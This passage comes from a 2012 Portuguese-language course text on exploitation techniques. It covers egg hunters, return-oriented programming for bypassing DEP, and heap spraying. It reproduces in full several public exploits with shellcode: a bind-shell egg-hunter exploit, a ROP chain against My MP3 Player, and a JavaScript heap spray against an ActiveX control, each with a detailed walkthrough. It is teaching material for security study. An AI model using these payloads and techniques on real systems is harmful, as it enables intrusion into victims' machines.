41 "\x71\x6f\x1c\x22\x86\x6f\x55\x27\xc2\x37\x86\x55\x5b\xd2" +
42 "\xa8\xca\x5c\xf7"
43
44 puts "placing the shellcode"
45 buffer = "\x41" * 2000
46 buffer << "wootwoot" #egg
```

[12] http://www.s3cur1ty.de/m1adv2012-001

 ©2012 SBC — Soc. Bras. de Computação

```
47 buffer << "\x90"
48 buffer << shellcode
49 buffer << "\x90" * 2000
50 print "buffer length: #{buffer.length}\r\n"
51 s.puts(buffer)
52
53 puts "sleeping ..."
54 sleep(5)
55
56 puts "kicking ..."
57 buffer = "\x41" * 20 + "\x14" * 10 + "\x41" * 167
58 buffer << "\xdf\x53\x51\x40" #EIP -> Jmp ESP - Vclx40.bpl - 0x405153df
59 buffer << "\x90"
60 buffer << egghunter
61 buffer << "\x90" * (59 - egghunter.length)
62 print "buffer length: #{buffer.length}\r\n"
63 s.puts(buffer)
```

Nas primeiras linhas do *exploit* (1 a 6), desenvolvido na linguagem de programação Ruby, a biblioteca para instanciar soquetes é importada, as variáveis que definem o endereço IP e a porta de destino são inicializadas e o soquete de comunicação com a aplicação vulnerável é criado. Depois de aguardar 0,5 segundos, o *buffer* que armazena o código do *Egg Hunter* é inicializado. Note que o código hexadecimal do *Egg Hunter* é praticamente idêntico ao código apresentado na Tabela 1.4. A única diferença, expressa do décimo nono ao vigésimo segundo bytes, decorre da discrepância na chave utilizada. Enquanto no código apresentado na Tabela 1.4 a chave é “ETSS”, na PoC foi empregada a chave “woot”, conforme indicado na linha 46 do *exploit*. Nesse caso, o valor ASCII correspondente é 0x776f6f74.

Nas linhas de 13 a 42 é inicializada a variável que armazena o código do *shellcode*. O autor utiliza um *shellcode* do tipo “*bind shell*”, que abre a porta 4444 na vítima e aguarda uma conexão por onde envia um *shell* remoto. Repare que o *shellcode*, com 368 bytes de tamanho, é bem maior do que os 32 bytes do *Egg Hunter*.

Nas linhas de 44 a 51, o *buffer* que contém o *shellcode* é montado e enviado à aplicação via conexão TCP. Nesse ponto, cabe ressaltar a inclusão da chave “woot” duas vezes em sequência, antes da primeira instrução do *shellcode*. O autor utilizou o formato de strings da linguagem Ruby para evitar a escrita manual dos bytes da chave, necessária caso o marcador fosse expresso em formato hexadecimal. Os bytes adicionados ao *buffer* nas linhas 45 e 49 têm a função apenas de complementar o tamanho do *buffer* para que, quando a aplicação manipular os dados recebidos, o trecho correspondente ao *shellcode* permaneça em memória.

A segunda remessa de dados maliciosos é montada e enviada nas linhas de 56 a 63. Esse fragmento corresponde à entrada formatada para ocasionar o *overflow* e para desviar o fluxo de execução para o *Egg Hunter*.

1.4.2. *Return-Oriented Programming* (ROP)

A técnica de desenvolvimento de *exploits* denominada *Return-Oriented Programming* (ROP) baseia-se no reuso de código para superar a proteção oferecida pelo bit de execução (NX/XD). Ao contrário da tradicional técnica de reuso de código “return-to-libc”, na qual o atacante desvia o fluxo de execução para o início de alguma função útil para o ataque (normalmente disponível na biblioteca “libc”), o ROP encadeia vários pequenos trechos de código (*gadgets*) a fim de executar uma determinada tarefa. Para

©2012 SBC — Soc. Bras. de Computação

conseguir esse encadeamento, a última instrução de cada trecho de código escolhido deve executar um desvio. A ideia original do ROP utiliza *gadgets* finalizados com instruções de retorno (RET) para interligar as frações de código escolhidas [Shacham, 2007]. Daí surgiu o nome da técnica. A vantagem do ROP em relação ao “return-to-libc” decorre da ampliação das possibilidades para o *shellcode*, pois ao usar a segunda técnica, as ações do atacante ficam limitadas às funções carregadas na memória.

O encadeamento de códigos, efetuado antes de desviar o fluxo de execução para o *shellcode*, pode ter como objetivo realizar diversas tarefas: habilitar o bit de execução para a região de memória onde o *shellcode* se localiza, copiar o *shellcode* para uma área de memória com permissão de execução ou desabilitar a proteção oferecida pelo bit NX/XD. Nos sistemas operacionais da Microsoft, em função da grande quantidade de incompatibilidade de aplicações com o DEP, por padrão essa proteção não é habilitada para todos os processos. Ao invés disso, o administrador do sistema pode escolher entre quatro políticas de uso, detalhadas na Tabela 1.5.

Tabela 1.5. Opções de configuração do DEP [Microsoft, 2006].

Opção	Descrição
OptIn	Configuração padrão nas versões XP, Vista e 7 do Windows. O DEP é habilitado para alguns binários do sistema e para programas incluídos pelo administrador do sistema na lista de opção por usar a proteção (opt-in).
OptOut	Configuração padrão nas versões Server do Windows. O DEP é habilitado para todos os processos, exceto aqueles incluídos pelo administrador do sistema na lista de opção por não usar a proteção (opt-out).
AlwaysOn	O DEP é habilitado para todos os processos, sem exceções.
AlwaysOff	O DEP é desabilitado para todos os processos, sem exceções.

As políticas de uso do DEP definem também se um processo pode alterar sua própria opção de configuração para essa proteção. Se as opções “AlwaysOn” ou “AlwaysOff” estiverem ativas, nenhum processo pode alterar suas configurações relativas ao DEP. Por outro lado, se as opções “OptIn” ou “OptOut” estiverem ativas (e se o “Permanent DEP” – explicado a seguir – estiver desativado,) o processo poderá chamar a função "NtSetInformationProcess" [Miller e Johnson, 2005] ou a função "SetProcessDEPPolicy" [Damele, 2009] para alterar sua opção de configuração. Ressalta-se, porém, que a função “SetProcessDEPPolicy” só pode ser chamada uma vez por cada processo. Portanto, se essa função já tiver sido chamada pelo processo atacado, o *exploit* não funcionará caso efetue uma nova chamada. Isso ocorre, por exemplo, com o Internet Explorer 8, que chama a função “SetProcessDEPPolicy” assim que o programa inicia.

Além das quatro opções de configuração do DEP, a partir do Windows Vista, a Microsoft incorporou um mecanismo denominado “Permanent DEP”, que é ativado automaticamente para os executáveis ligados com a opção /NXCOMPAT. Essa opção também pode ser ativada individualmente pelos processos através de uma chamada à função “SetProcessDEPPolicy”. O “Permanent DEP” tem impacto direto na escolha da estratégia usada para superar o DEP, pois quando esse indicador está ativo, nenhuma função pode ser usada para alterar a política de DEP configurada para o processo [Eeckhoutte, 2010b].

 ©2012 SBC — Soc. Bras. de Computação

Quando o "permanent DEP" ou a opção "AlwaysOn" estão ativos, os atacantes recorrem a outras estratégias para burlar o DEP. Uma delas é chamar a função "VirtualProtect" para marcar como executável a página de memória onde o *shellcode* se localiza. Outra abordagem consiste em executar a função "WriteProcessMemory", que permite copiar o *shellcode* para uma localização executável da memória, desde que essa região também seja gravável. Se isso não for viável, existe ainda a possibilidade de utilizar a função "VirtualAlloc" ou a função "HeapCreate" para criar uma nova região de memória com permissões de execução e escrita. Após criar essa área, basta copiar o *shellcode* para lá através de uma chamada a funções como "memcpy" ou "WriteProcessMemory".

Acontece que para chamar as funções que permitem superar o DEP através das estratégias mencionadas, é necessário preparar os parâmetros a serem submetidos para essas APIs (*Application Programming Interfaces*). Ao explorar uma vulnerabilidade do tipo estouro de pilha, como os argumentos também são anotados na pilha, teoricamente bastaria inseri-los na pilha junto com os dados que acarretam no estouro e executar a chamada direta da função (equivalente à técnica "ret-to-libc"). Entretanto, endereços previamente desconhecidos (como a localização exata do *shellcode*) ou valores que contenham bytes nulos (0x00) usualmente exigem a execução prévia de instruções para carregar o valor desejado na pilha. Por isso, a preparação dos argumentos requer uma seleção minuciosa de *gadgets* para o encadeamento de instruções, além da escolha precisa dos valores a serem escritos durante o *overflow*. Esses *gadgets* devem manipular os dados inseridos pelo atacante na memória a fim de gerar os parâmetros adequados para chamar-se a API escolhida. O grande desafio imposto pela técnica ROP reside no fato que, na maioria das vezes, ao executar instruções para preparar e escrever um valor na pilha, acaba-se alterando outros valores em registradores ou na própria pilha. Por isso, a escolha dos *gadgets* deve ser bastante criteriosa.

Os *gadgets* podem ser compostos por instruções encontradas em qualquer módulo, desde que essas instruções sejam executáveis, localizem-se em um endereço conhecido e não contenham bytes nulos (essa última restrição pode ser desconsiderada caso os dados de entrada não sejam lidos como *strings*). Além disso, como a arquitetura x86 utiliza instruções de tamanhos variados, não há nenhuma exigência para que os acessos ao segmento de instruções (.text) respeitem algum tipo de alinhamento. Assim, é possível utilizar partes de uma instrução original como se fossem novas instruções. Uma instrução "ADD AL, 0×58" (0×80C058), por exemplo, se for referenciada a partir do seu terceiro byte (0x58), será interpretada como uma instrução "POP EAX" (0x58). Esse artifício é constantemente utilizado pelos atacantes durante a pesquisa por *gadgets* úteis para a construção de uma cadeia de instruções.

Além do Windows, o ROP é utilizado para desenvolver *exploits* direcionados a outros sistemas operacionais que implementam proteções baseadas no bit NX/XD, como o Linux. Normalmente, assim como no Windows, a técnica ROP é empregada em uma etapa inicial dos ataques, necessária para organizar os parâmetros a serem passados para as funções. A diferença, portanto, reside nas funções disponíveis para a conclusão dos ataques e em como essas funções recebem os parâmetros [Le, 2010].

Um exemplo de *exploit* que utiliza a função "SetProcessDEPPolicy" para desativar a proteção oferecida pelo DEP é apresentado na Listagem 1.6. Nesse artefato,

divulgado em 17 de setembro de 2011, é explorada uma vulnerabilidade de estouro de pilha no software “My MP3 Player”[13]. Conforme indicado no próprio código, o ataque realizado por esse *exploit* funciona contra versões do Windows XP SP3, com as opções OptIn (incluindo o “My MP3 Player” na lista) ou OptOut do DEP habilitadas.

Listagem 1.6. Código de *exploit* que utiliza a função “SetProcessDEPPolicy” para desativar o DEP.

```
1  # calc.exe - 1014 bytes of space for shellcode
2  shellcode =(
3  "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49\x49\x51\x5a\x56\x54”
4  "\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58"
5  "\x32\x42\x44\x42\x48\x34\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44"
6  "\x41\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44\x42\x30\x42\x50"
7  "\x42\x30\x4b\x48\x45\x54\x4e\x43\x4b\x38\x4e\x47\x45\x50\x4a\x57\x41\x30\x4f\x4e\x4b"
8  "\x58\x4f\x54\x4a\x41\x4b\x38\x4f\x45\x42\x42\x41\x50\x4b\x4e\x49\x44\x4b\x38\x46\x33"
9  "\x4b\x48\x41\x50\x50\x4e\x41\x53\x42\x4c\x49\x59\x4e\x4a\x46\x58\x42\x4c\x46\x57\x47"
10 "\x30\x41\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e\x46\x4f\x4b\x53\x46\x55\x46\x32"
11 "\x46\x50\x45\x47\x45\x4e\x4b\x58\x4f\x45\x46\x52\x41\x50\x4b\x4e\x48\x56\x4b\x58\x4e"
12 "\x50\x4b\x44\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x4b\x58\x4e\x41\x4b\x38\x41\x50"
13 "\x4b\x4e\x49\x48\x4e\x45\x46\x32\x46\x50\x43\x4c\x41\x33\x42\x4c\x46\x46\x4b\x38\x42"
14 "\x44\x42\x53\x45\x38\x42\x4c\x4a\x47\x4e\x30\x4b\x48\x42\x44\x4e\x50\x4b\x58\x42\x37"
15 "\x4e\x51\x4d\x4a\x4b\x48\x4a\x36\x4a\x30\x4b\x4e\x49\x50\x4b\x38\x42\x58\x42\x4b\x42"
16 "\x50\x42\x50\x42\x50\x4b\x38\x4a\x36\x4e\x43\x4f\x45\x41\x53\x48\x4f\x42\x46\x48\x35"
17 "\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x57\x42\x45\x4a\x36\x42\x4f\x4c\x38\x46\x30\x4f"
18 "\x35\x4a\x46\x4a\x39\x50\x4f\x4c\x38\x50\x50\x47\x55\x4f\x4f\x47\x4e\x43\x46\x41\x46"
19 "\x4e\x46\x43\x36\x42\x50\x5a")
20
21 buffer = "\x41" * 1024
22 eip = "\x99\x13\x09\x5d"      # RETN - COMCTL32
23 rop = "\x42" * 4                        # junk to compensate
24 rop += "\x8c\x39\x09\x5d"     # POP EBX, RETN - COMCTL32
25 rop += "\xff\xff\xff\xff"
26 rop += "\x28\x90\x12\x77"     # INC EBX, RETN - OLEAUT32
27 rop += "\x44\x94\x12\x77"     # POP EBP, RETN - OLEAUT32
28 rop += "\x44\x21\x86\x7c"     # SetProcessDEPPolicy
29 rop += "\x36\x1c\x12\x77"     # POP EDI, RETN – OLEAUT32
30 rop += "\x37\x1c\x12\x77"     # RETN - OLEAUT32
31 rop += "\xd4\x1a\x12\x77"     # POP ESI, RETN - OLEAUT32
32 rop += "\x37\x1c\x12\x77"     # RETN - OLEAUT32
33 rop += "\xf7\x8c\x14\x77"     # PUSHAD, RETN - OLEAUT32
34 nops = "\x90" * 20
35 junk = "\x42" * (2000 - len(nops + shellcode + rop))
36
37 print "[+] Creating malicious .m3u file"
38 try:
39     file = open("exploit.m3u","w")
40     file.write(buffer + eip + rop + nops + shellcode + junk)
41     file.close()
42     print "[+] File created"
43 except:
44     print "[x] Could not create file"
45
46 raw_input("\nPress any key to exit...\n")
```

Na primeira linha do *exploit*, desenvolvido na linguagem de programação Python, a variável *buffer* é inicializada com 1024 bytes, necessários para preencher o espaço compreendido entre o *buffer* estourado e o endereço de retorno da função. Em seguida (linha 33), a variável “eip” guarda o valor a ser escrito no endereço de retorno. Como o DEP está ativo para o processo atacado, não é possível usar a estratégia tradicional em estouros de pilha, que consiste em saltar direto para o *shellcode* armazenado na própria pilha (usualmente desviando para o endereço apontado por ESP

[13] http://www.exploit-db.com/exploits/17854/ (O endereço da função “SetProcessDEPPolicy” (0x7C862144) foi alterado em relação ao valor contido no exploit original para refletir sua localização no Windows XP SP3 English, usado durante os testes).

com uma instrução da forma “JMP ESP”). Antes de saltar para o *shellcode*, o *exploit* trata de desabilitar o DEP. Para isso, o valor que irá sobrescrever o endereço de retorno corresponde ao endereço de uma instrução RETN existente na biblioteca “COMCTL32” (0x5D091399). Esse é o primeiro *gadget* executado pelo *payload* malicioso, assim que o fluxo de execução é subvertido.

Em seguida, a cadeia de instruções ROP começa a ser construída na variável denominada “rop” (linhas 34 a 44). A Figura 1.8 ilustra o formato da cadeia ROP estabelecida nesse *exploit*. As setas tracejadas indicam o momento em que cada endereço ou dado armazenado na pilha é utilizado por uma instrução. As setas contínuas representam a sequência de execução dos *gadgets* escolhidos.




Figura 1.8. Estrutura da pilha e fluxo entre *gadgets* do *exploit* apresentado na Listagem 1.6.

O primeiro valor escrito na variável “rop” (linha 34 da listagem 1.6) corresponde a um simples ajuste de deslocamento na pilha, pois a instrução de retorno “RETN 4” (endereço 0x0050A1DD), que dá início à exploração ao saltar para o endereço sobrescrito na pilha (0x5D091399), realiza também o incremento do ponteiro de topo da pilha (ESP) em 4 unidades. Na linha 35, é inserido o endereço do segundo *gadget*. A

 ©2012 SBC — Soc. Bras. de Computação

partir desse ponto, os valores escritos na variável "rop", usados para sobrescrever a pilha conforme apontado na Figura 1.8, são endereços para *gadgets* ou valores que os *gadgets* utilizam para construir, na própria pilha, os parâmetros de chamada da função "SetProcessDEPPolicy".

Para desabilitar o DEP, a função "SetProcessDEPPolicy" recebe apenas um parâmetro, de valor zero. Acima desse valor, é colocado o endereço inicial da sequência de instruções NOP, que precedem o *shellcode* (linha 45 do *exploit*). Esse endereço é usado pela função como endereço de retorno, o que garante a execução do *shellcode* imediatamente após o DEP ser desabilitado.

Para estabelecer essa estrutura, o *exploit* utiliza a instrução PUSHAD, que empilha de uma única vez o valor de todos os registradores de uso geral na pilha, na seguinte ordem: EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI. Esse empilhamento é representado na Figura 1.8 pela "Pilha após PUSHAD". Os valores de EAX, ECX e EDX são irrelevantes. EBX é usado para guardar o valor zero, passado como parâmetro para a função "SetProcessDEPPolicy". Como não é possível inserir bytes nulos diretamente na pilha, o valor 0xFFFFFFFF (-1) é carregado em EBX por um *gadget* que contém a instrução "POP EBX". Em seguida, é usado um *gadget* com a instrução "INC EBX" para incrementar o valor desse registrador, tornando-o igual a zero.

O valor de ESP anotado na pilha corresponde à região da pilha exatamente anterior aos valores anotados pela instrução PUSHAD. Esse valor é aproveitado como endereço de retorno a ser passado para a função "SetProcessDEPPolicy", forçando-a a retornar o fluxo de execução direto para o *shellcode* (precedido por NOPs). Os registradores EBP, ESI e EDI são sobrescritos por *gadgets* compostos por instruções do tipo "POP", que carregam valores da pilha direto nesses registradores. EBP é usado para armazenar o endereço da função a ser chamada (0x7C862144). Os registradores ESI e EDI guardam o endereço de um *gadget* composto apenas pela instrução RETN. Esse *gadget* é usado duas vezes para deslocar o ponteiro para o topo da pilha em 8 bytes (2 deslocamentos de 4 bytes). Após esses deslocamentos, o apontador para o topo da pilha estará apontando para o endereço da função "SetProcessDEPPolicy", que finalmente é chamada ao executar a instrução RETN contida no penúltimo *gadget*.

Ao terminar sua execução, a função "SetProcessDEPPolicy" usa o endereço de retorno armazenado na pilha pela instrução PUSHAD (correspondente ao valor contido em ESP no momento em que a instrução PUSHAD executa), o que desvia o fluxo de execução para o *shellcode*. Como nesse momento o DEP já foi desativado pela função "SetProcessDEPPolicy", o *shellcode* executa normalmente, mesmo estando localizado na pilha.

Na linha 46 do *exploit*, é criada uma variável de nome "junk", que tem a função apenas de completar o tamanho do *shellcode* para garantir que o arquivo malicioso criado pelo *exploit* tenha 2000 bytes. Da linha 47 a 57, o arquivo de saída é escrito e são impressas na tela mensagens indicando a criação do arquivo denominado "exploit.m3y". Esse arquivo simula uma lista de músicas a serem reproduzidas pelo software. Ao ler os dados desse arquivo, o software "My MP3 Player" desencadeia o ataque, que executa a calculadora do Windows (*shellcode*).

 ©2012 SBC — Soc. Bras. de Computação

1.4.3. *Heap Spraying*

Heap Spraying não é uma técnica usada diretamente para executar códigos maliciosos. Ao invés disso, ela é empregada para disponibilizar o *shellcode* em uma posição de memória relativamente previsível. Por isso, ela é eficaz na superação da proteção oferecida pelo ASLR. Com o auxílio do *Heap Spraying*, após explorar uma vulnerabilidade que permita subverter o fluxo de execução, pode-se desviar o fluxo para o *shellcode,* mesmo que o ASLR esteja habilitado (desconsiderando-se proteções relacionadas ao bit NX/XD) [Ding et al., 2010].

Para isso, explora-se uma característica do mecanismo de alocação de memória comum nos sistemas operacionais modernos: o alinhamento da memória. Esse alinhamento, implementado para melhorar o desempenho das operações de manipulação da memória, estabelece que blocos de memória alocados para um processo não podem iniciar a partir de qualquer endereço. Ao invés disso, o endereço inicial deve ser um múltiplo de algum valor predeterminado. No Windows, esse valor é 64KB. No Linux, as alocações de memória são alinhadas em 4KB.

A estratégia utilizada pelos atacantes consiste em forçar a alocação sequencial de vários grandes pedaços de dados contendo o *shellcode,* precedido por operações NOP. Como os blocos sempre são alinhados, é possível prever a posição relativa de um endereço qualquer dentro de um bloco alocado. A título de exemplo, considere o endereço 0x0A0A0A0A, comumente utilizado em explorações de *Heap Spraying*. A Figura 1.9 ilustra o resultado de uma alocação sequencial de pedaços de 256KB preenchidos por NOPS e um *shellcode*. Em função do alinhamento dos blocos, que sempre começam em endereços múltiplos de 64KB, o endereço 0x0A0A0A0A sempre apontará para uma entre quatro posições do pedaço alocado naquela região, dependendo de onde o bloco se inicia. Em todos os casos, para *shellcodes* menores do que 0x0A0B0000 – 0x0A0A0A0A = 0xF5F6 = 62966 bytes (quase sempre os *shellcodes* são menores do que 1000 bytes), essa posição apontada pelo endereço 0x0A0A0A0A sempre corresponderá a uma instrução de NOP. Portanto, se o fluxo de execução for desviado para esse endereço, as instruções NOP serão executadas em sequência até atingir o *shellcode*.




Figura 1.9. Alocação sequencial de pedaços de 256KB em memória alinhada em 64KB [Ding et al., 2010].

Para forçar a alocação sequencial de novos blocos de dados, o que garante o alinhamento, é necessário primeiramente ocupar os espaços vazios já liberados pela aplicação. Blocos novos somente são alocados pelo sistema caso não existam pedaços recicláveis de tamanho suficiente para acomodar o espaço requisitado. Por isso, os atacantes disparam a alocação de uma grande quantidade de blocos grandes. Assim, rapidamente os espaços vazios que comportam o dado a ser armazenado são exauridos e

 ©2012 SBC — Soc. Bras. de Computação

o sistema é obrigado a alocar novos pedaços de memória no *heap*. Ao alocar novos blocos, o gerenciador do *heap* procura posicioná-los de forma adjacente, a fim de minimizar a fragmentação da memória. No Windows, esses novos pedaços são alocados pela função “VirtualAlloc”, que posiciona-os em sequência [Recx, 2011]. Dessa forma, não ocorre qualquer tipo de embaralhamento dos endereços de dados alocados por essa função, contrariando o que preconiza o ASLR e permitindo a superação dessa proteção.

Uma vez que o atacante precisa possuir a capacidade de forçar a alocação de grandes quantidades de memória em sequência, foi proposto o emprego de *Heap Spraying* contra aplicações que, internamente, dão suporte a linguagens de programação. Por conta disso, desde 2004, essa técnica tem sido amplamente utilizada para explorar falhas em navegadores web[14]. No entanto, existem *exploits* públicos que a empregam para explorar vulnerabilidades em outras aplicações, como o Acrobat Reader[15] e o Microsoft Office[16]. Posteriormente, foi apresentada a possibilidade de forçar a alocação de espaço para o *shellcode* através da inserção, em páginas web, de imagens construídas com o código malicioso em seu interior[17]. Dessa forma, nem mesmo políticas de segurança extremas, como desabilitar a execução de *scripts* pelo navegador, podem impedir um ataque baseado em *Heap Spraying*.

No entanto, o procedimento mais comum ainda é utilizar alguma linguagem de *scripts* ou de macros para inserir os blocos no *heap*. Em navegadores, normalmente a linguagem Javascript é usada para alocar variáveis cujo conteúdo corresponde a instruções NOP seguidas pelo *shellcode*. A quantidade de instruções NOP é escolhida de modo que o tamanho final de um bloco corresponda a um múltiplo exato do alinhamento de memória. Para sistemas onde o alinhamento de memória ocorre em 64KB, como o Windows, é comum a alocação de variáveis com 256KB. Em menor quantidade, existem também *exploits* e estudos que apontam para o uso de *Heap Spraying* no Linux[18] [Hsu et al., 2010].

O código apresentado na Listagem 1.7 apresenta um *exploit* público que utiliza a técnica de *Heap Spraying* para inserir o *shellcode* na memória. Nesse artefato, divulgado em 30 de julho de 2010, é explorada uma vulnerabilidade tradicional de estouro de pilha no software “Barcodewiz”[19].

---

[14] Exemplos de exploits que exploram falhas em navegadores:
http://skypher.com/wiki/index.php?title=www.edup
http://www.exploit-db.com/exploits/1224 , /7673 , /15746 , /17960 , /17520 , /19141 , /18847

[15] Exemplos de *exploits* que exploram falhas no Acrobat Reader:
http://www.metasploit.com/modules/exploit/multi/fileformat/adobe_u3d_meshcont
http://www.exploit-db.com/exploits/16619

[16] Exemplo de *exploit* que explora falha no Microsoft Office: http://www.exploit-db.com/exploits/6878

[17] Exemplos de *exploits* que utilizam imagens para alocar espaço no *heap*:
http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Sutton.pdf
https://www.owasp.org/images/0/01/OWASL_IL_2010_Jan_-_Moshe_Ben_Abu_-_Advanced_Heapspray.pdf

[18] Exemplos de *exploits* para Linux que usam *Heap Spraying*:
http://svn.secmaniac.com/fasttrack/bin/exploits/firefox35.py
http://www.metasploit.com/modules/exploit/multi/fileformat/adobe_u3d_meshcont

[19] http://www.exploit-db.com/exploits/14519/

©2012 SBC — Soc. Bras. de Computação

Listagem 1.7. Código de exploit que utiliza *Heap Spraying* para enxertar o *shellcode*.

```
1  <html>
2  <object classid='clsid:CD3B09F1-26FB-41CD-B3F2-E178DFD3BCC6' id='target'></object>
3  <script language='javascript'>
4
5  // Payload is win32_exec -  calc.exe
7  shellcode = unescape('%uc931%ue983%ud9de%ud9ee%u2474%u5bf4%u7381%u3d13%u5e46%u8395'+
8                       '%ufceb%uf4e2%uaec1%u951a%u463d%ud0d5%ucd01%u9022%u4745%u1eb1'+
9                       '%u5e72%ucad5%u471d%udcb5%u72b6%u94d5%u77d3%u0c9e%uc291%ue19e'+
10                      '%u873a%u9894%u843c%u61b5%u1206%u917a%ua348%ucad5%u4719%uf3b5'+
11                      '%u4ab6%u1e15%u5a62%u7e5f%u5ab6%u94d5%ucfd6%ub102%u8539%u556f'+
12                      '%ucd59%ua51e%u86b8%u9926%u06b6%u1e52%u5a4d%u1ef3%u4e55%u9cb5'+
13                      '%uc6b6%u95ee%u463d%ufdd5%u1901%u636f%u105d%u6dd7%u86be%uc525'+
14                      '%u3855%u7786%u2e4e%u6bc6%u48b7%u6a09%u25da%uf93f%u465e%u955e');
15
16 nops=unescape('%u9090%u9090');
17 headersize = 69;  //size adjusted for IE6/IE7 "universality"
18 slackspace= headersize + shellcode.length;
19 while(nops.length<slackspace) nops+=nops;
20 fillblock=nops.substring(0,slackspace);
21 block=nops.substring(0,nops.length-slackspace);
22 while(block.length+slackspace<0x40000) block=block+block+fillblock;
23 memory=new Array();
24 for( counter=0; counter<250; counter++) memory[counter]= block + shellcode;
25 ret='';
26 for( counter=0; counter<=1000; counter++) ret+=unescape("%0a%0a%0a%0a");
27
28 target.LoadProperties(ret);
29 </script>
30 </html>
```

A sequência de atividades em um exploit que utiliza *Heap Spraying* para disponibilizar o *shellcode* em memória é sempre a mesma. Primeiro, o *shellcode* é inserido na memória através do *Heap Spraying*. Depois, a vulnerabilidade existente na aplicação é explorada para obter-se controle sobre o conteúdo do registrador EIP. Finalmente, o conteúdo de EIP é sobrescrito com o endereço que sabidamente aponta para a sequência de instruções NOP que levam ao *shellcode* (ex: 0A0A0A0A).

O *exploit* apresentado na Listagem 1.7 inicia com a *tag* <html> (linha 1), que marca o início da página web. Em seguida (linha 2), um objeto da aplicação auxiliar (Barcodewiz) é carregado e recebe o identificador “target”. A linha 3 indica o início do código Javascript. Da linha 7 à linha 14, a variável denominada “shellcode” é inicializada com uma *string* que contém o código hexadecimal do *shellcode* (calc.exe). Como as variáveis do tipo *string* são automaticamente convertidas pelo interpretador da linguagem Javascript para o formato Unicode, é utilizada a função “unescape” que, juntamente com o indicador %u, ilude o interpretador ao assinalar que os dados já estão no formato Unicode.

